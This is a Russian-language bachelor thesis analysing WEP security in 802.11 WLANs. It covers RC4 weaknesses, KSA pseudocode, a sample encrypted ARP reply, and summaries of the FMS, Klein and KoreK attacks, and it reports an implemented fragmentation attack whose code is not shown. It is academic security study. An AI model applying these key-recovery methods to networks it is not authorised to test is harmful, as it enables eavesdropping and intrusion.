РЕФЕРАТ

Бакалаврская работа содержит 48 страниц, 18 рисунков, 2 таблицы, 4 приложения, 19 источников.

В данной работе рассмотрен стандарт 802.11 WLAN с целью анализа возможных атак на протокол WEP. Рассмотрены уязвимости поточного шифра RC4 и реализована активная атака с фрагментацией, а также проведён анализ безопасности протокола WEP в беспроводных сетях стандарта 802.11 WLAN.

802.11 WLAN, БЕСПРОВОДНЫЕ СЕТИ, WEP, АТАКИ, ПОТОЧНОЕ ШИФРОВАНИЕ, RC4.

ABSTRACT

The bachelor thesis includes 48 pages, 18 pictures, 2 tables, 4 appendixes, 19 sources.

In this work considered the 802.11 WLAN standard to analyze the possible attacks on the protocol WEP. Examined the vulnerability of RC4 stream cipher and developed active fragmentation attack, and analysed security of WEP protocol in wireless networks 802.11 WLAN standard.

802.11 WLAN, WIRELESS NETWORKS, WEP, ATTACKS, STREAM CIPHER, RC4.

РЕФЕРАТ

Бакалаврська робота містить 48 сторінок, 18 рисунків, 2 таблиці, 4 додатки, 19 джерел.

В даній роботі розгянуто стандарт 802.11 WLAN з метою аналізу можливих атак на протокол WEP. Розглянуті вразливості поточного шифру RC4 та реалізована активна атака з фрагментацією, а також проведено аналіз безпеки протоколу WEP в бездротових мережах стандарту 802.11 WLAN.

802.11 WLAN, БЕЗДРОТОВІ МЕРЕЖІ, WEP, АТАКИ, ПОТОЧНЕ ШИФРУВАННЯ, RC4.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

На данный момент сети стандарта 802.11 WLAN (WiFi) широко используются в мире. Технология WiFi получила широкое применение во многих современных предприятиях, муниципальных учреждениях, школах, домах, квартирах, как более универсальная альтернатива проводным локальным сетям. Для широкого распространения необходима поддержка аппаратного обеспечения клиента, на даннный момент, поддержка беспроводных сетей WiFi присутствует в любом ноутбуке, нетбуке, планшете и даже в смартфоне.

Исходя из массового применения технологии WiFi, обеспечение безопасности в стандарте 802.11 WLAN является актуальным вопросом на данный момент и существует три основных протокола обеспечения безопасности: WEP, WPA, WPA2.

Целью данной работы является анализ работы сетей стандарта 802.11 WLAN, защищённости WEP, протокола обеспечения безопасности, и известных атак на данный протокол. Существуют активные и пассивные атаки на протокол WEP, которые обычно применяются в комплексе. Атаки на протокол WEP возможны за счёт уязвимостей поточного шифра RC4, а также уязвимостей в архитектуре самого протокола.

В разделе охрана труда будут исследованы вопросы условий труда, безопасности, производсвтенной санитарии и пожарной безопасности в помещении научно-исследовательской лаборатории. Также будет произведён расчёт коэффициента естественного освещения для города Харькова.

СПИСОК СОКРАЩЕНИЙ, УСЛОВНЫХ ОБОЗНАЧЕНИЙ, СИМВОЛОВ, ЕДИНИЦ И ТЕРМИНОВ

ARP — Address Resolution Protocol, протокол определения адреса.

IEEE — Институт Инженеров Электротехники и Радиоэлектроники.

IV — Initialization Vector, вектор инициализации.

KSA — Key-Scheduling Algorithm, алгоритм ключевого расписания.

LLC — Logical link control, подуровень управления логической связью в компьютерных сетях.

PRGA — Pseudo-Random Generation Algorithm, генератор псевдослучайной последовательности.

RC4 — Rivest Cipher 4, это поточный шифр, широко применяющийся в различных системах защиты информации в компьютерных сетях.

WEP — Wired Equivalent Privacy, протокол обеспечения безопасности беспроводных сетей стандарта 802.11 WLAN.

WiFi — беспроводные компьютерные сети, это технология, позволяющая создавать вычислительные сети, полностью соответствующие стандартам для обычных проводных сетей, без использования кабельной проводки.

WLAN — Wireless Local Area Network, беспроводная локальная сеть.

Поточный шифр — это симметричный шифр, в котором каждый символ открытого текста преобразуется в символ шифрованного текста в зависимости не только от используемого ключа, но и от его расположения в потоке открытого текста.

Протокол передачи данных — набор соглашений интерфейса логического уровня, которые определяют обмен данными между различными программами.

Уязвимость — недостаток в системе, используя который, можно нарушить её целостность и вызвать неправильную работу.

1 СТАНДАРТ 802.11 WLAN

По стандарту 802.11 не обеспечивается отправка пакетов непосредственно на другой компьютер. Вместо этого, в заголовок пакета помещается адрес желаемой станции получателя и отправляет пакет в эфир. Каждый сетевой узел в зоне покрытия получает все пакеты и использует первый адрес в заголовке 802.11 WLAN MAC для определения предназначен ли данный пакет данному сетевому узлу. Если пакет относится к данному сетевому узлу, он записывает его, помещает в память и затем переходит на следующий слой протокола стека для обработки. Если сообщение не было повреждено, то узел обычно отправляет пакет с флагом ACK для подтверждения этого.

На рисунке 1.1 продемонстрирована передача пакетов между устройствами, устройство A передаёт пакет устройству C. Все устройства в зоне покрытия получают пакет, который содержит адрес устройства C, но устройства B, D и E игнорируют данный пакет, когда обнаруживают, что первый адрес в поле заголовка MAC не совпадает с его собственным адресом. Только устройство C, обнаружив, что пакет предназначен ему, обрабатывает пакет дальше.

1.1 Обзор стандарта 802.11 WLAN

В 1997 году IEEE приняла 802.11, первый стандарт беспроводного доступа LAN. Это первый стандарт, предлагающий любую из трёх (взаимно несовместимых) реализаций физического уровня: инфракрасная (ИК) времяимпульсная модуляция, или радиочастотные (РЧ) сигналы в диапазоне 2.4 ГГц с использованием псевдослучайной перестройки рабочей частоты (FHSS) или расширения спектра методом прямой последовательности (DSSS). ИК метод не был коммерчески реализован. РЧ версия страдала от низкой скорости передачи

(2 МБит/с). С целью увеличения пропускной способности IEEE создал две рабочие группы (A и B) для изучения альтернативных реализация стандарта 802.11. В дальнейшем были созданы группы G и N [1].

Рисунок 1.1 – Передача пакетов между устройствами

Рабочая группа A исследовала 5.0 ГГц диапазон, используя мультиплексирование с ортогональным частотным разделением каналов для достижения пропускной способности около 54 МБит/с. Сложности заключалась в производстве дешёвого оборудования, работающего на столь больших частотах и в международной договорённости использования спектра частот, необходимого для стандарта 802.11a.

Европейские инспекторы требуют от 802.11a WLAN устройств поддерживать дополнительные функции динамического выбора частоты и мощности передачи. Это поможет предотвратить или снизить уровень потерь между устройствами стандарта 802.11a WLAN и существующими устройствами, использующие 5.0 ГГц диапазон.

Рабочая группа B исследовала более сложные методы DSSS

в исходном 2.4 ГГц диапазоне. Их стандарт 802.11b WLAN был опубликован в сентябре 1999 и позволял передавать данные на скорости до 11 МБит/с.

Рабочая группа G начала исследование различных методов для дальнейшего улучшения пропускной способности в 2.4 ГГц диапазоне, который использовался в стандарте 802.11b. В мае 2001 года федеральное агентство по связи США (FCC) сняла запрет на использование технологии OFDM в диапазоне 2,4 ГГц. Проект стандарта IEEE 802.11g был утверждён в октябре 2002 г. Этот стандарт предусматривает использование диапазона частот 2,4 ГГц, обеспечивая скорость передачи 54 МБит/с и превосходя, таким образом, стандарт IEEE 802.11b, который обеспечивает скорость передачи 11 МБит/с. Кроме того, он гарантирует обратную совместимость со стандартом 802.11b. Обратная совместимость стандарта IEEE 802.11g может быть реализована в режиме модуляции DSSS, и тогда скорость передачи будет ограничена одиннадцатью мегабитами в секунду либо в режиме модуляции OFDM, при котором скорость составляет 54 МБит/с.

Стандарт 802.11n повышает скорость передачи данных практически вчетверо по сравнению с устройствами стандартов 802.11g (максимальная скорость которых равна 54 МБит/с), при условии использования в режиме 802.11n с другими устройствами 802.11n. Теоретически 802.11n способен обеспечить скорость передачи данных до 600 МБит/с применяя передачу данных сразу по четырём антеннам. По одной антенне, до 150 МБит/с.

Устройства 802.11n работают в диапазонах 2,4—2,5 или 5,0 ГГц.

Кроме того, устройства 802.11n могут работать в трёх режимах:

- наследуемом (Legacy), в котором обеспечивается поддержка устройств 802.11b/g и 802.11a;
- смешанном (Mixed), в котором поддерживаются устройства 802.11b/g, 802.11a и 802.11n;

— «чистом» режиме — 802.11n (именно в этом режиме и можно воспользоваться преимуществами повышенной скорости и увеличенной дальностью передачи данных, обеспечиваемыми стандартом 802.11n).

Черновую версию стандарта 802.11n (DRAFT 2.0) поддерживают многие современные сетевые устройства. Итоговая версия стандарта (DRAFT 11.0), которая была принята 11 сентября 2009 года, обеспечивает скорость до 600 МБит/с, Многоканальный вход/выход, известный, как MIMO и большее покрытие.

Протоколы 802.11 WLAN определяют нижний уровень модели OSI (физический уровень), и часть следующего, канального, уровня (см. рис. 1.2). Первоначальная цель IEEE заключалась в создании набора стандартов, которые могли бы использовать различные подходы к физическому уровню (различные частоты, методы кодирования и т.д.), при этом не затрагивая верхние уровни. Они добились успеха, при этом уровень управления доступом к среде в 802.11a, b, g и n практически одинаковый.

1.2 Структура пакета в стандарте 802.11 WLAN

Каждая часть информации, передаваемая по сети, следуя любому из серии стандартов IEEE 802, отправляется в так называемом пакете. Пакет является простой порцией данных, помещённую в одну или более обёртку, которая позволяет идентифицировать данную порцию данных и правильно её маршрутизировать. Эти обёртки состоят из заголовков или иногда из заголовков и завершителей. Заголовки являются бинарными данными, добавленными в начало пакета. Завершители добавляются в конец пакета. На рисунке 1.3 представлены блоки, из которых состоит HTTP пакет, передаваемый по протоколу 802.11 WLAN.



Рисунок 1.2 – Соответствие 802.11 WLAN модели OSI

Рисунок 1.3 – Структура HTTP пакета, передаваемого по протоколу 802.11

Пакеты создаются на машине, которая отправляет информацию. Данные, генерируемые приложением для отправки, походят в протокол стека, работающие на этой машине. Протокол стека разбивает данные на порции и оборачивает каждую порцию в одну или более обёрток, которые позволят пакетам снова собраться в правильном порядка на стороне получателя. Протокол стека на отправляющей стороне переводит пакеты на интерфейс сетевой карты. Сетевое аппаратное обеспечение добавляет свои собственные обёртки к каждому пакету для направления его к нужному месту назначения в локальной сети.

Если окончательное место назначения пакета где-то вне локальной сети, то заголовок, добавленный отправляющим устройством, будет указывать на роутер или свич при помощи адреса назначения. Роутер будет открывать пакет, вырезать оригинальную обёртку, считывать окончательный адрес назначения, затем снова оборачивает пакет, получив новый заголовок пакет отправится на следующий сетевой узел.

На стороне получателя происходит обратный процесс. Пакет считывается интерфейсом сетевой карты на получающем устройством, который вырежет сетевой заголовок и пропустит пакет вверх по соответствующему протоколу сетевого уровня. Декодированный пакет представлен на рисунке 1.4, где видно какие заголовки прикреплены к HTTP данным. Протокол стека читает и вырезает свои заголовки и передаёт остальное содержимое пакета вверх к приложению или процессу, которому он адресован, восстанавливая порции данных в том порядке, в котором они были отправлены.

Вся функциональность протокола отображается в заголовках пакета. Радиочастотная технология и мобильные станции накладывают некоторые сложные требования на сети 802.11 WLAN. Эта добавленная сложность находит своё отражение в длинных заголовках протокола (см. рис. 1.5) конвергенции физического уровня (PLCP) а также MAC заголовке.



Рисунок 1.4 – Декодированный HTTP пакет, переданный по протоколу 802.11

Рисунок 1.5 – Структура пакета данных 802.11 WLAN

Так как 802.11 WLAN должны быть в состоянии сформировать и переформировать список пользователей постоянно и из-за условий радиопередачи, которая может измениться сама по себе, координация становится большим вопросом для беспроводных локальных сетей. Кроме того, заголовки обычных WLAN пакетов данных содержат гораздо больше информации о сетевой топологии и состоянии, чем, например, заголовки Ethernet пакетов данных (см. рис. 1.6).

1.3 Аутентификация и конфиденциальность

Аутентификация ограничивает возможность отправлять и получать информацию по сети. Конфиденциальность обеспечивает невозможность

чтения сетевого трафика злоумышленником.



Рисунок 1.6 – Сравнение MAC заголовков: 802.11 WLAN, 802.3 Ethernet

Аутентификация может быть открытой или основанной на знании общего ключа. В любом случае, аутентификация является первым шагом при попытке подключения устройства к 802.11 беспроводной сети. В случае открытой аутентификации любое устройство, соответствующее стандарту, будет аутентифицировано. Если аутентификация основана на общем ключе, то устройство должно подтвердить знание общего ключа в процессе аутентификации.

WEP — метод шифрования данных, опционально поддерживающийся протоколами 802.11 WLAN. Метод использует общие ключи и псевдослучайное число в качестве вектора инициализации для шифрования данных сетевых пакетов. Заголовки 802.11 WLAN не шифруются.

Целью разработчиков было обеспечение уровня безопасности, в частности защиту от подслушивания, сравнимый с проводными сетями без шифрования. Прослушивание проводной сети требует физический доступ к сетевому кабелю или набор сложных радиопрослушивающих устройств. В то время как для прослушивания трафика 802.11 WLAN достаточно устройства с возможностью слушать определённый канал или частоту. Все сетевые 802.11 WLAN адаптеры имеют возможность слушать любые используемые каналы, таким образом вероятность прослушивания довольно велика, учитывая достаточно большое количество устройств, находящихся в обращении.

Первая WEP спецификация использовала шифрование с ключом длинной 64 бита. В частности, это было сделано для обеспечения возможности экспорта коммерческих реализаций за территорию США. В то время только слабые технологии шифрования могли были экспортироваться. Она предназначена для того, чтобы остановить случайное подслушивание, но не обеспечивает защиту от целенаправленной атаки. Некоторые производители сейчас поддерживают длину ключа 64 и 128 бит. Это увеличивает сложность атаки, но даже ключи длинной 128 бит не обеспечивают необходимый уровень безопасности.

2 ПРОТОКОЛ WEP

WiFi сети можно разделить на два типа по методу аутентификации: открытая аутентификация и аутентификация с общим ключом. Для сетей с аутентификацией с общим ключом существует несколько алгоритмов для обеспечения безопасности: Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA, WPA2).

2.1 Общие сведения о WEP

WEP — протокол обеспечения безопасности беспроводных сетей WiFi. Используется для обеспечения конфиденциальности и защиты передаваемых данных авторизованных пользователей беспроводной сети от прослушивания. Существует две разновидности WEP: WEP-40 и WEP-104, различающиеся только длиной ключа. В настоящее время данная технология является устаревшей, так как ее взлом может быть осуществлён всего за несколько минут. Тем не менее, она продолжает широко использоваться.

В 1997 году IEEE одобрил механизм WEP. В октябре 2000-го года вышла статья Джесси Уолкера «Unsafe at any key size; An analysis of the WEP encapsulation», описывающая проблемы алгоритма WEP и атаки, которые могут быть организованы с использованием его уязвимостей. В алгоритме есть множество слабых мест:

— механизмы обмена ключами и проверки целостности данных;
— малая разрядность ключа и вектора инициализации;
— способ аутентификации;
— алгоритм шифрования.

В 2001 году появилась спецификация WEP-104, которая, тем не менее, не решила проблемы, так как длина вектора инициализации и способ проверки целостности данных остались прежними. В 2004 году

IEEE одобрил новые механизмы WPA и WPA2. В 2008 году совет Payment Card Industry Security Standards Council обновил стандарт безопасности данных индустрии платёжных карт, в котором запретили использовать протокол WEP во всех этапах обработки кредитных карт после 30 июня 2010 года, а также запретили использование протокла WEP во всех новых системах с 31 марта 2009 года.

В основе WEP лежит поточный шифр RC4, выбранный из-за своей высокой скорости работы и возможности использования переменной длины ключа. Для подсчёта контрольных сумм используется CRC32.

Кадр WEP включает в себя следующие поля:

1) Незашифрованная часть:
   - вектор инициализации (24 бита);
   - пустое место (6 бит);
   - идентификатор ключа (2 бита).
2) Зашифрованная часть:
   - данные;
   - контрольная сумма (32 бита).

2.2 Алгоритм поточного шифрования RC4

В протоколе WEP используется поточный алгоритм шифрования RC4. Ключом для RC4 является вектор инициализации и собственно общий ключ WEP. Таким образом 3 байта вектора инициализации и 5 или 13 байт ключа WEP составляют, соответственно, 8 или 16 байт ключа RC4 [5].

Основные преимущества шифра — высокая скорость работы и переменный размер ключа. RC4 довольно уязвим, если используются не случайные или связанные ключи, один ключевой поток используется дважды. Эти факторы, а также способ использования могут сделать криптосистему небезопасной. Алгоритм инициализации RC4 приведён

ниже. Этот алгоритм также называется алгоритмом ключевого расписания (KSA), см. рис. 2.1. Этот алгоритм использует ключ, сохранённый в Key, и имеющий длину L байт. Инициализация начинается с заполнения массива S, далее этот массив перемешивается путём перестановок, определяемых ключом. Так как только одно действие выполняется над S, то должно выполняться утверждение, что S всегда содержит все значения кодового слова.

```
1       for i = 0 to 2n - 1
2           S[i] = i
3       j = 0
4       for i = 0 to 2n - 1
5           j = (j + S[i] + Key[i mod L]) mod 2n
6           Перестановка(S[i], S[j])
7
```

Рисунок 2.1 – Начальное заполнение массива и скремблирование

Генератор ключевого потока RC4 переставляет значения, хранящиеся в S, и каждый раз выбирает различное значение из S в качестве результата. В одном цикле RC4 определяется одно n-битное слово K из ключевого потока, которое в последующем суммируется с исходным текстом для получения зашифрованного текста. Эта часть алгоритма называется генератором псевдослучайной последовательности (PRGA).

В отличие от современных шифров, RC4 не использует отдельного случайного числа (nonce) наряду с ключом. Это значит, что если один ключ должен использоваться в течение долгого времени для шифрования нескольких потоков, сама криптосистема, использующая RC4, должна комбинировать случайное число и долгосрочный ключ для получения потокового ключа для RC4. Один из возможных выходов — генерировать новый ключ для RC4 с помощью хэш-функции от долгосрочного ключа и случайного числа. Однако, многие приложения, использующие RC4, просто конкатенируют ключ и случайное число. Из-за этого и слабого

расписания ключей, используемого в RC4, приложение может стать уязвимым.

2.2.1 Исследования Руза и восстановление ключа из перестановки

В 1995 году Андрю Руз (Andrew Roos) экспериментально пронаблюдал, что первый байт ключевого потока коррелирован с первыми тремя байтами ключа, а первые несколько байт перестановки после алгоритма расписания ключей (KSA) коррелированы с некоторой линейной комбинацией байт ключа [6]. Эти смещения не были доказаны до 2007 года, когда Пол, Рафи и Мэйтрэ доказали коррелированность ключа и ключевого потока [7]. Также Пол и Мэйтрэ доказали коррелированность перестановки и ключа [8]. Последняя работа также использует коррелированность ключа и перестановки для того, чтобы создать первый алгоритм полного восстановления ключа из последней перестановки после KSA, не делая предположений о ключе и векторе инициализации. Этот алгоритм имеет постоянную вероятность успеха в зависимости от времени, которая соответствует квадратному корню из сложности полного перебора.

Позднее было сделано много работ о восстановлении ключа из внутреннего состояния RC4.

2.2.2 Атака Флурера, Мантина и Шамира (FMS)

В 2001 году, Флурер, Мантин и Шамир опубликовали работу об уязвимости ключевого расписания RC4 [3]. Они показали, что среди всех возможных ключей, первые несколько байт ключевого потока являются совсем неслучайными. Из этих байт можно с высокой вероятностью получить информацию о используемом шифром ключе. И если долговременный ключ и случайное число просто конкатенируются для создания ключа шифра RC4, то этот долговременный ключ может быть получен с помощью анализа достаточно большого количества сообщений, зашифрованных с использованием данного ключа. Эта

уязвимость и некоторые связанные с ней эффекты были использованы при взломе шифрования WEP в беспроводных сетях стандарта IEEE 802.11. Это показало необходимость скорейшей замены WEP, что повлекло за собой разработку нового стандарта безопасности беспроводных сетей WPA.

Криптосистему можно сделать невосприимчивой к этой атаке, если отбрасывать начало ключевого потока. Таким образом модифицированный алгоритм называется «RC4-drop[n]», где n — количество байт из начала ключевого потока, которые следует отбросить. Рекомендовано использовать n = 768, консервативная оценка составляет n = 3072.

2.2.3 Комбинаторная проблема

В 2001 году Ади Шамир и Ицхак Мантин первыми поставили комбинаторную проблему, связанную с количеством всевозможных входных и выходных данных шифра RC4. Если из всевозможных 256 элементов внутреннего состояния шифра известно x элементов из состояния ($x \leqslant 256$), то, если предположить, что остальные элементы нулевые, максимальное количество элементов, которые могут быть получены детерминированным алгоритмом за следующие 256 раундов также равно x. В 2004 году это предположение было доказано Сорадюти Полом (Souradyuti Paul) и Бартом Прэнилом (Bart Preneel) [9].

2.2.4 Атака Кляйна

В 2005 году Андреас Кляйн представил анализ шифра RC4, в котором он указал на сильную коррелированность ключа и ключевого потока RC4 [10]. Кляйн проанализировал атаки на первом раунде (подобные атаке ФМШ), на втором раунде и возможные их улучшения. Он также предложил некоторые изменения алгоритма для усиления стойкости шифра. В частности, он утверждает, что если поменять направление цикла на обратное в алгоритме ключевого расписания, то

можно сделать шифр более стойким к атакам типа ФМШ.

2.3 Пример шифрования RC4 фиксированных входных данных WEP

Для отправки сообщения в сети с протоколом WEP отправитель должен сгенерировать вектор инициализации и у него должен быть ключ WEP и данные, которые он собирается отправить. Рассмотрим процесс шифрования на примере отправки ARP-ответа, исходный код представлен в приложении А, результат работы данного кода отображён на рисунке 2.2.

```
[netabooka frol:~]$ python rc4.py
M =
aa aa 03 00 00 00 08 06 00 01 08 00 06 04 00 01
00 11 22 33 44 55 ff ff ff ff 00 00 00 00 00 00
ff ff ff ff
K =
ed 40 84 8f 77 fd e5 1e 75 94 bb 39 35 2a ce ba
fe bf 30 4f 8d a8 dc ab 2d 6f 1b 98 6f 01 dd 23
94 98 1b 4f
C =
47 ea 87 8f 77 fd ed 18 75 95 b3 39 33 2e ce bb
fe ae 12 7c c9 fd 23 54 d2 90 1b 98 6f 01 dd 23
6b 67 e4 b0
```

Рисунок 2.2 – Результат шифрования RC4 на примере ARP-ответа в WEP

3 АНАЛИЗ БЕЗОПАСНОСТИ WEP

Атаки на протокол WEP можно классифицировать следующим образом (рисунок 3.1):

— с восстановлением ключа и без восстановления ключа;

— активные и пассивные;

— на точку доступа и на клиентов точки доступа.

Активные — это атаки, позволяющие получить данные, передаваемые в сети, или отправлять легальные пакеты в сеть без знания ключа шифрования. Пассивные — позволяют получить ключ подключения к сети. Атаки без восстановления ключа позволяют значительно ускорить процесс накопления векторов инициализации для пассивных атак.



Рисунок 3.1 – Классификация атак на протокол WEP

Большинство современных реализаций стека TCP/IP генерируют некоторый объем сетевого трафика при подключении к сети. Примером могут служить сообщения протоколов DHCP, NetBIOS, IPv6 NDP и

так далее. Однако количество передаваемых в этом случае пакетов (как правило, до нескольких десятков) недостаточно для проведения KoreK-атаки, требующей десятки тысяч пакетов с различными векторами инициализации.

